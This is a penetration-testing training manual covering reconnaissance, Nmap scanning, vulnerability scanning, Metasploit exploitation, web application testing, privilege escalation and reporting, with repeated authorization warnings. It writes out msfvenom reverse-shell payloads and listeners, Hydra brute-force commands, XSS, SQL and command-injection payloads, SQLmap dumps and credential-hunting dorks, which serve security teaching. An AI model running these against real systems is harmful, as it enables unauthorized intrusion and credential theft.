

CYBER SCIENCE & SECURITY

VAPT Practical Notes

Vulnerability Assessment & Penetration Testing
A Complete Hands-On Reference Manual

Reconnaissance

Scanning & Enumeration

Vulnerability Assessment

Exploitation

Web App Testing

Post-Exploitation

Reporting



LEARN WITH ABHIRUP

For authorized lab, CTF, and academic use only | Kali Linux / Parrot OS Toolset

Table of Contents

1. What is VAPT? Core Concepts
2. Standard Methodologies (PTES, OWASP, NIST, MITRE ATT&CK)
3. Building Your Lab (Kali/Parrot, Metasploitable2, DVWA, Juice Shop)
4. Phase 1 — Reconnaissance & OSINT
5. Phase 2 — Scanning & Enumeration (Nmap Deep Dive)
6. Phase 3 — Vulnerability Assessment (Nessus, OpenVAS, Nikto)
7. Phase 4 — Exploitation (Metasploit, msfvenom, searchsploit)
8. Phase 5 — Web Application VAPT (Burp Suite, ZAP, SQLi, XSS, Brute Force)
9. Phase 6 — Post-Exploitation & Privilege Escalation
10. Phase 7 — Reporting & CVSS Scoring
11. Master Tool Cheat-Sheet
12. Practice Targets & Career Path
13. Legal & Ethical Guidelines



1. What is VAPT? Core Concepts

1.1 Definitions

Term	Meaning
Vulnerability Assessment (VA)	A systematic, largely automated review that identifies, classifies, and prioritizes security weaknesses (missing patches, misconfigurations, weak protocols) without actively exploiting them.
Penetration Testing (PT)	A goal-driven, manual/semi-automated simulated attack that actively exploits discovered weaknesses to prove real-world impact, chain vulnerabilities, and measure how far an attacker could go.
VAPT	The combined engagement: broad automated discovery (VA) followed by targeted manual exploitation and validation (PT), delivered as one report with risk ratings and remediation.

1.2 Types of Testing by Knowledge Level

Type	Description
Black-box	Tester has zero prior knowledge of the target — mimics an external attacker.
Grey-box	Tester has partial knowledge (e.g., a low-privilege user account) — mimics an insider or a compromised account.
White-box	Tester has full knowledge (source code, architecture diagrams, credentials) — used for deep code-level assessments.

1.3 Testing Scope Categories

- **Network VAPT** — internal/external infrastructure, firewalls, routers, servers.
- **Web Application VAPT** — OWASP Top 10 driven testing of websites/APIs.
- **Mobile Application VAPT** — Android/iOS static & dynamic analysis.
- **Wireless VAPT** — Wi-Fi security (WPA2/3 handshake capture, rogue AP).
- **Cloud VAPT** — AWS/Azure/GCP misconfiguration and IAM review.
- **Social Engineering** — phishing simulations, physical security tests.

LEARN WITH ABHIRUP

2. Standard Methodologies

2.1 The Universal VAPT Lifecycle

Almost every framework below collapses into the same seven practical phases used throughout this manual: **Pre-engagement** → **Reconnaissance** → **Scanning/Enumeration** → **Vulnerability Assessment** → **Exploitation** → **Post-Exploitation** → **Reporting**.

2.2 Recognized Frameworks

Framework	Focus
PTES (Penetration Testing Execution Standard)	End-to-end industry standard: pre-engagement, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post-exploitation, reporting.
OWASP Testing Guide (OTG)	Web/mobile application specific — maps directly to the OWASP Top 10.
NIST SP 800-115	US government technical guide to information security testing and assessment.
OSSTMM	Open Source Security Testing Methodology Manual — metrics-driven, scientific approach.
MITRE ATT&CK	Not a testing methodology per se, but a knowledge base of real adversary Tactics, Techniques & Procedures (TTPs) used to plan realistic red-team exploitation and post-exploitation steps.

2.3 Cyber Kill Chain Mapping

Kill Chain Stage	VAPT Phase Equivalent
Reconnaissance	OSINT, passive/active recon
Weaponization	Payload/exploit selection (msfvenom, exploit-db)
Delivery	Exploit execution, phishing, upload
Exploitation	Gaining initial access
Installation	Persistence mechanisms
Command & Control	Reverse shells, C2 frameworks
Actions on Objectives	Privilege escalation, data exfiltration, lateral movement

LEARN WITH ABHIRUP

3. Building Your Lab

3.1 Recommended Environment

Component	Recommended Choice
Hypervisor	VirtualBox / VMware Workstation
Attacker Machine	Kali Linux or Parrot Security OS
Vulnerable Network Target	Metasploitable2 / Metasploitable3
Vulnerable Web Targets	OWASP Juice Shop, DVWA, bWAPP, WebGoat
Network Mode	Host-only or Internal/NAT network — never bridge vulnerable VMs to the internet

3.2 Quick Setup Commands


```
# Update Kali
sudo apt update && sudo apt full-upgrade -y

# Run OWASP Juice Shop via Docker
docker run -d -p 3000:3000 bkimminich/juice-shop

# Run DVWA via Docker
docker run -d -p 8080:80 vulnerables/web-dvwa

# Verify network connectivity to target
ping -c 4 <target-ip>
```

Rule #1 of every phase below: Only test systems you own or are explicitly, contractually authorized to test (a signed scope document / "Rules of Engagement" letter). Unauthorized scanning or exploitation of systems is illegal in most jurisdictions.



4. Phase 1 — Reconnaissance & OSINT

PASSIVE — No packets sent to the target

4.1 Goal

Collect as much information as possible about the target organization *without directly interacting with its systems*: domains, IP ranges, employee names/emails, technology stack, leaked credentials, and social media footprint.

4.2 Key Tools

Tool	Purpose	Example
<code>whois</code>	Domain registration data	<code>whois example.com</code>
<code>theHarvester</code>	Emails, subdomains, names from search engines	<code>theHarvester -d example.com -b all</code>
<code>recon-ng</code>	Modular OSINT automation framework	<code>recon-ng</code>
<code>Maltego</code>	Graph-based link analysis / entity mapping	GUI-based transforms
<code>Shodan</code>	Search engine for internet-connected devices	<code>shodan search apache city:"Delhi"</code>
<code>Google Dorking</code>	Advanced search operators to find exposed files/logins	<code>site:example.com filetype:pdf</code>
<code>Sublist3r</code> / <code>Amass</code>	Subdomain enumeration	<code>amass enum -d example.com</code>
<code>Have I Been Pwned</code>	Check breached credential exposure	Web / API lookup
<code>LinkedIn</code> / <code>Social Media</code>	Employee & org-chart mapping for phishing/social-engineering scope	Manual review

4.3 Sample Google Dorks

```
site:example.com ext:sql | ext:log | ext:env
site:example.com intitle:"index of" backup
site:example.com inurl:admin login
"example.com" filetype:xlsx password
```

4.4 Operating Procedure

1. Define the target scope precisely (domain, org name, IP range in the authorization letter).
2. Run passive WHOIS + DNS lookups to map infrastructure ownership.
3. `theHarvester` / `Amass` for subdomains and email addresses.
4. Google dork for exposed documents, panels, or credentials.
5. Cross-reference employees on LinkedIn for social-engineering risk assessment (if in scope).
6. Consolidate findings into an OSINT summary sheet — this feeds directly into Phase 2 targeting.

5. Phase 2 — Scanning & Enumeration

ACTIVE — Direct interaction with target begins

5.1 Goal

Discover live hosts, open ports, running services, versions, and operating systems — the technical map that exploitation will be built on.

5.2 Nmap — The Core Tool

Command	What it does
<code>nmap -sn 192.168.1.0/24</code>	Ping sweep — list live hosts only
<code>nmap -sS -T4 <ip></code>	Stealthy SYN scan (half-open, default with root)
<code>nmap -sT <ip></code>	Full TCP connect scan (no raw sockets needed)
<code>nmap -sU --top-ports 20 <ip></code>	UDP scan of top 20 ports
<code>nmap -sV -sC -p- <ip></code>	All 65535 ports, service/version detection + default NSE scripts
<code>nmap -O <ip></code>	OS fingerprinting
<code>nmap -A <ip></code>	Aggressive: OS + version + scripts + traceroute
<code>nmap --script vuln <ip></code>	Run NSE vulnerability-detection scripts
<code>nmap -p 80,443 -oN out.txt <ip></code>	Scan specific ports, save output

5.3 Other Scanning & Enumeration Tools

Tool	Purpose
<code>Masscan</code>	Extremely fast internet-scale port scanning
<code>netdiscover</code> / <code>arp-scan</code>	Live host discovery on local LAN via ARP
<code>enum4linux</code>	SMB/NetBIOS enumeration on Windows/Samba hosts
<code>smbclient</code> / <code>smbmap</code>	Enumerate and browse SMB shares
<code>snmpwalk</code>	Enumerate SNMP-exposed device information
<code>rpcclient</code>	Windows RPC enumeration (users, groups, policies)
<code>dnsenum</code> / <code>dnsrecon</code>	DNS zone transfer & record enumeration

5.4 Understanding Nmap Results

Port State	Meaning
open	A service is actively listening — primary target for further testing
closed	Port reachable but no service listening
filtered	Firewall/ACL is blocking probes — inconclusive
open filtered	Ambiguous UDP result

5.5 Operating Procedure

1. Ping sweep the subnet to build a live-host list.
2. Run a fast top-1000-port scan across all live hosts to triage.
3. Run a full `-p- -sV -sC` scan against each interesting host.
4. Enumerate discovered services deeply (SMB → `enum4linux`, SNMP → `snmpwalk`, DNS → `dnsenum`).
5. Document every open port, service, version, and banner in a scan log — this becomes the input to Phase 3.

6. Phase 3 — Vulnerability Assessment

AUTOMATED SCANNING

6.1 Goal

Correlate discovered services/versions against known CVE databases to produce a prioritized list of weaknesses, before any exploitation is attempted.

6.2 Key Tools

Tool	Type	Notes
Nessus (Tenable)	Commercial (free "Essentials" tier)	Industry-standard scanner; CVSS-rated plugin results, compliance checks
OpenVAS / Greenbone	Open source	Free alternative to Nessus, similar plugin/feed model
Nikto	Open source	Fast web-server misconfiguration & outdated-software scanner
Nexpose (Rapid7)	Commercial	Integrates tightly with Metasploit
Qualys	Commercial / cloud	Enterprise-scale continuous scanning

6.3 Typical Nessus Workflow

```
# Start Nessus service, then browse to:
https://localhost:8834

# In UI: New Scan -> Basic Network Scan
# Target: 192.168.x.x
# Save -> Launch -> Review report by severity (Critical/High/Medium/Low/Info)
```

6.4 Nikto Example

```
nikto -h http://<target-ip> -o nikto_report.html -Format html
```

6.5 Reading Severity Ratings (CVSS-based)

CVSS Score	Severity
9.0 - 10.0	Critical
7.0 - 8.9	High
4.0 - 6.9	Medium
0.1 - 3.9	Low
0.0	Informational

Always validate scanner output manually — automated tools produce false positives. This manual verification step is exactly what separates "vulnerability scanning" from genuine "penetration testing."

7. Phase 4 — Exploitation

ACTIVE — Gaining access

7.1 Goal

Manually validate that a discovered vulnerability is truly exploitable and measure real business impact — not just "theoretically vulnerable."

7.2 Metasploit Framework — Core Workflow

```
msfconsole

# Search for a module related to a known vulnerability/service
search vsftpd
search type:exploit platform:windows smb

# Select and configure
use exploit/unix/ftp/vsftpd_234_backdoor
show options
set RHOSTS <target-ip>
set LHOST <attacker-ip>
set payload cmd/unix/interact
run

# Once inside a Meterpreter session
sessions -l
sessions -i 1
sysinfo
getuid
```

7.3 Metasploit Module Types

Type	Purpose
Exploit	The code that triggers the vulnerability
Payload	The code that runs after successful exploitation (e.g., Meterpreter, reverse shell)
Auxiliary	Scanners, fuzzers, non-exploit utility modules
Post	Post-exploitation data-gathering/privilege-escalation modules
Encoder	Obfuscates payloads to evade simple signature detection (lab/CTF use)
NOP	Buffer-padding for exploit reliability

7.4 Generating Payloads with msfvenom

```
# Windows reverse TCP EXE
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<attacker-ip> LPORT=4444 -f exe -o shell.exe

# Linux ELF reverse shell
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<attacker-ip> LPORT=4444 -f elf -o shell.elf

# Set up the listener
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST <attacker-ip>; set LPORT 4444; run"
```

7.5 Other Essential Exploitation Tools

Tool	Purpose
<code>searchsploit</code>	Offline Exploit-DB search: <code>searchsploit apache 2.4.49</code>
Hydra / Medusa	Online credential brute-forcing (SSH, FTP, HTTP forms, RDP)
John the Ripper / Hashcat	Offline password/hash cracking

CrackMapExec / NetExec Windows/AD lateral-movement and credential-spraying swiss-army-knife

Responder LLMNR/NBT-NS poisoning to capture Windows hashes

SQLmap Automated SQL-injection detection and exploitation

7.6 Sample Hydra Brute-Force

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://<target-ip>  
hydra -L users.txt -P pass.txt <target-ip> http-post-form "/login:user=^USER^&pass=^PASS^:F=incorrect"
```



8. Phase 5 — Web Application VAPT

OWASP TOP 10 FOCUSED

8.1 Core Toolkit

Tool	Purpose
Burp Suite	Intercepting proxy — request/response manipulation, repeater, intruder, active/passive scanner
OWASP ZAP	Free intercepting proxy with automated active/passive scanning
Gobuster / Dirb / FFUF	Directory & file brute forcing
WhatWeb / Wappalyzer	Technology fingerprinting
SQLmap	SQL injection detection and database extraction
XSSStrike	Automated XSS detection and payload fuzzing
Postman / curl	Manual API/request crafting

8.2 Directory Brute Forcing

```
gobuster dir -u http://<target-ip> -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak

ffuf -u http://<target-ip>/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302,403

dirb http://<target-ip> /usr/share/wordlists/dirb/common.txt
```

Interpret status codes: **200** = found and accessible, **403** = exists but forbidden, **301/302** = redirect (often reveals real internal path), **404** = not found.

8.3 OWASP Top 10 (2021) Quick Reference

#	Category	Typical Test
A01	Broken Access Control	IDOR testing, forced browsing, role/parameter tampering (Burp Repeater)
A02	Cryptographic Failures	TLS config review (testssl.sh), check for HTTP, weak ciphers
A03	Injection	SQLmap, manual SQLi/NoSQLi/command injection payloads
A04	Insecure Design	Business logic abuse (negative quantities, race conditions)
A05	Security Misconfiguration	Nikto, default creds, verbose error pages, exposed admin panels
A06	Vulnerable/Outdated Components	Wappalyzer + CVE lookup, dependency scanning
A07	Identification & Auth Failures	Hydra brute-force, session-token analysis, weak password policy
A08	Software & Data Integrity Failures	Insecure deserialization, unsigned update checks
A09	Logging & Monitoring Failures	Check whether malicious activity is logged/alerted
A10	Server-Side Request Forgery	Test URL-fetching parameters against internal IPs/metadata endpoints

8.4 Injection & XSS — Practical Payload Reference

Vulnerability	Example Payload (lab use only)
Reflected XSS	<code><script>alert(document.domain)</script></code>
Stored XSS	<code></code>
DOM XSS	<code><iframe src="javascript:alert(1)"></code>
Classic SQLi (auth bypass)	<code>' OR '1'='1' -- -</code>
NoSQL Injection	<code>{"username":{"\$ne":null},"password":{"\$ne":null}}</code>
Command Injection	<code>127.0.0.1; whoami</code>
SSTI probe	<code>{{7*7}}</code> (Jinja2/Twig) → renders 49 if vulnerable

8.5 SQLmap Quick Workflow

```
sqlmap -u "http://target/item?id=1" --batch --dbs
sqlmap -u "http://target/item?id=1" -D shopdb --tables
sqlmap -u "http://target/item?id=1" -D shopdb -T users --dump
```

8.6 Practical Walkthrough — OWASP Juice Shop (safe legal training target)

OWASP Juice Shop is an intentionally vulnerable app built specifically for this kind of practice, with a built-in scoreboard that confirms when a challenge is solved. Typical exercises include:

- Triggering DOM-based and reflected XSS via the search bar / URL parameters.
- Submitting stored XSS through the feedback/review form.
- Using Burp/curl to send crafted `PATCH / POST` requests exploiting NoSQL operators (e.g., `$ne`) against the reviews/orders API.
- Tampering with the basket API's quantity field to manipulate pricing logic.
- Testing template rendering fields for server-side template injection.

Juice Shop, DVWA, bWAPP and WebGoat exist specifically so these techniques can be practiced legally — always prefer these over any real, unauthorized site.



9. Phase 6 — Post-Exploitation & Privilege Escalation

DEMONSTRATING IMPACT

9.1 Goal

Once initial access ("foothold") is gained, determine how much further an attacker could go: escalate privileges, move laterally, and access sensitive data — this is what turns a finding into a business-risk statement.

9.2 Linux Privilege Escalation Checklist

Check	Command
Kernel & OS version	<code>uname -a</code>
Sudo permissions	<code>sudo -l</code>
SUID binaries	<code>find / -perm -4000 -type f 2>/dev/null</code>
Writable cron jobs	<code>cat /etc/crontab; ls -la /etc/cron*</code>
Automated enumeration	<code>linpeas.sh</code> , <code>LinEnum.sh</code>

9.3 Windows Privilege Escalation Checklist

Check	Command / Tool
System info	<code>systeminfo</code>
Missing patches / known CVEs	<code>WinPEAS</code> , <code>Watson</code> , <code>Sherlock</code>
Stored credentials	<code>Mimikatz</code> (post-exploitation, memory credential extraction)
Service misconfig	<code>PowerUp.ps1</code> , <code>accesschk.exe</code>

9.4 Lateral Movement & Pivoting

```
# Meterpreter pivot through a compromised host
run autoroute -s 10.10.10.0/24
use auxiliary/server/socks_proxy

# Proxychains through Meterpreter/SOCKS
proxychains nmap -sT -Pn 10.10.10.5
```

9.5 Persistence (documented for detection/blue-team awareness)

In an authorized engagement, testers document persistence techniques (scheduled tasks, registry run-keys, SSH authorized_keys, web shells) so the client's defenders can validate their own detection coverage — not to leave standing backdoors after the test ends. All footholds must be cleaned up before engagement close-out.

10. Phase 7 — Reporting & CVSS Scoring

THE DELIVERABLE THAT MATTERS MOST

10.1 Why Reporting Is the Real Deliverable

A finding that isn't clearly documented, reproducible, and prioritized has no value to the client. Strong reporting is what separates professional VAPT work from "script running."

10.2 Standard Report Structure

1. **Executive Summary** — business-risk language for non-technical stakeholders.
2. **Scope & Methodology** — what was tested, when, by whom, under what rules of engagement.
3. **Risk Summary Table** — findings sorted by severity (Critical → Info).
4. **Detailed Findings** — for each vulnerability: description, affected asset, CVSS score, proof-of-concept (screenshots/requests), business impact, and step-by-step remediation.
5. **Conclusion & Recommendations** — strategic, prioritized next steps.
6. **Appendices** — raw scan output, tool logs.

10.3 Sample Finding Template

```
Title: Reflected Cross-Site Scripting in /search parameter
Severity: High (CVSS 3.1: 7.4)
Affected URL: https://target.com/search?q=
Description: The 'q' parameter is reflected in the HTML response without
output encoding, allowing arbitrary JavaScript execution in the victim's
browser session.
Proof of Concept: https://target.com/search?q=<script>alert(1)</script>
Business Impact: Session hijacking, credential theft, defacement.
Remediation: Apply context-aware output encoding; deploy a Content
Security Policy (CSP); validate/sanitize all reflected input server-side.
```

10.4 CVSS v3.1 Base Metric Groups

Metric	Options
Attack Vector (AV)	Network / Adjacent / Local / Physical
Attack Complexity (AC)	Low / High
Privileges Required (PR)	None / Low / High
User Interaction (UI)	None / Required
Scope (S)	Unchanged / Changed
Confidentiality/Integrity/Availability Impact	None / Low / High

11. Master Tool Cheat-Sheet

11.1 By Phase

Phase	Go-To Tools
OSINT / Recon	theHarvester, Amass, Shodan, Maltego, recon-ng, Google Dorks
Scanning	Nmap, Masscan, netdiscover, enum4linux
Vulnerability Assessment	Nessus, OpenVAS, Nikto, Nexpose
Exploitation	Metasploit, msfvenom, searchsploit, Hydra
Web App Testing	Burp Suite, OWASP ZAP, Gobuster/FFUF, SQLmap
Password Attacks	Hydra, John the Ripper, Hashcat, CrackMapExec
Post-Exploitation	Meterpreter, Mimikatz, LinPEAS/WinPEAS, BloodHound
Wireless	Aircrack-ng suite, Wifite, Kismet
Reporting	Dradis, Faraday, PlexTrac, custom Markdown/Word templates

11.2 The Kali Linux "Big Ten" Every Beginner Should Master First

1. Nmap — scanning & enumeration
2. Burp Suite — web proxy/testing
3. Metasploit Framework — exploitation
4. Wireshark — packet analysis
5. John the Ripper / Hashcat — password cracking
6. Hydra — online brute forcing
7. SQLmap — SQL injection
8. Gobuster / FFUF — content discovery
9. Nikto — web server scanning
10. Aircrack-ng — wireless auditing



12. Practice Targets & Career Path

12.1 Legal Practice Platforms

Platform	Best For
TryHackMe	Guided, beginner-friendly rooms
Hack The Box	Realistic unguided machines, ranked labs
VulnHub	Downloadable vulnerable VMs
PortSwigger Web Security Academy	Free, deep web-vuln-specific labs (from Burp Suite's makers)
OWASP Juice Shop / DVWA / bWAPP / WebGoat	Self-hosted OWASP Top 10 practice
Root-Me / PentesterLab	Structured exercises by vulnerability class

12.2 Recognized Certifications

Certification	Level
eJPT (INE)	Entry-level, hands-on
CEH (EC-Council)	Entry/Intermediate, theory-heavy
OSCP (Offensive Security)	Intermediate — industry gold-standard practical exam
OSWE / OSEP	Advanced — web exploitation / evasion specializations
GPEN (SANS/GIAC)	Intermediate/Advanced, enterprise-recognized



13. Legal & Ethical Guidelines

Non-negotiable rules

- Never scan, exploit, or brute-force a system you do not own or lack **written** authorization to test.
- Always work within a defined scope and signed Rules of Engagement (RoE) document.
- Keep all activity confined to isolated lab networks (host-only/NAT) when practicing.
- Report findings responsibly; never retain, publish, or sell client data.
- Remove any shells, backdoors, or test accounts created during an engagement once testing is complete.
- Unauthorized access to computer systems is a criminal offence in virtually every country (e.g., the IT Act 2000 in India, the Computer Fraud and Abuse Act in the US, the Computer Misuse Act in the UK).

13.1 A Simple Personal Checklist Before Any Test

1. Do I have written authorization for this exact scope and these exact IPs/domains?
2. Is my testing window agreed and within business-approved hours?
3. Am I only using techniques allowed under the RoE (no DoS unless explicitly permitted)?
4. Am I logging every action for the final report?
5. Will I clean up all test artifacts before sign-off?

These notes are intended for structured, authorized academic and lab-based learning (e.g., BSc Cyber Science VAPT coursework, TryHackMe/HTB, self-hosted Juice Shop/DVWA). Always pair hands-on practice with the ethics and legal module of your course.

